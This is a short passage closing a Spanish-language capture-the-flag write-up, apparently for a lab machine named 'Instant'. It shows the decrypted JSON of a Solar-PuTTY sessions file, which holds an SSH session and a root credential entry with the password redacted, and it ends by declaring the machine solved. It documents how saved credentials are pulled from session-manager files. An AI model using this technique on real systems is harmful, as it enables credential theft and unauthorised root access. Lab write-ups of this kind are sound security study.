----------------------------------------------------

{
  "Sessions": [
    {
      "Id": "066894ee-635c-4578-86d0-d36d4838115b",
      "Ip": "10.10.11.37",
      "Port": 22,
      "ConnectionType": 1,
      "SessionName": "Instant",
      "Authentication": 0,
      "CredentialsID": "452ed919-530e-419b-b721-da76cbe8ed04",
      "AuthenticateScript": "00000000-0000-0000-0000-000000000000",
      "LastTimeOpen": "0001-01-01T00:00:00",
      "OpenCounter": 1,
      "SerialLine": null,
      "Speed": 0,
      "Color": "#FF176998",
      "TelnetConnectionWaitSeconds": 1,
      "LoggingEnabled": false,
      "RemoteDirectory": ""
    }
  ],
  "Credentials": [
    {
      "Id": "452ed919-530e-419b-b721-da76cbe8ed04",
      "CredentialsName": "instant-root",
      "Username": "root",
      "Password": "[redacted]",
      "PrivateKeyPath": "",
      "Passphrase": "",
      "PrivateKeyContent": null
    }
  ],
  "AuthScript": [],
  "Groups": [],
  "Tunnels": [],
  "LogsFolderDestination": "C:\\ProgramData\\SolarWinds\\Logs\\Solar-PuTTY\\SessionLogs"
}

----------------------------------------------------
[+] DONE Decrypted file is saved in: C:\Users\Frede\Desktop\SolarPutty_sessions_decrypted.txt
PS C:\Users\Frede\Downloads\SolarPuttyDecrypt-masterrf>
```

Y listo máquina realizada.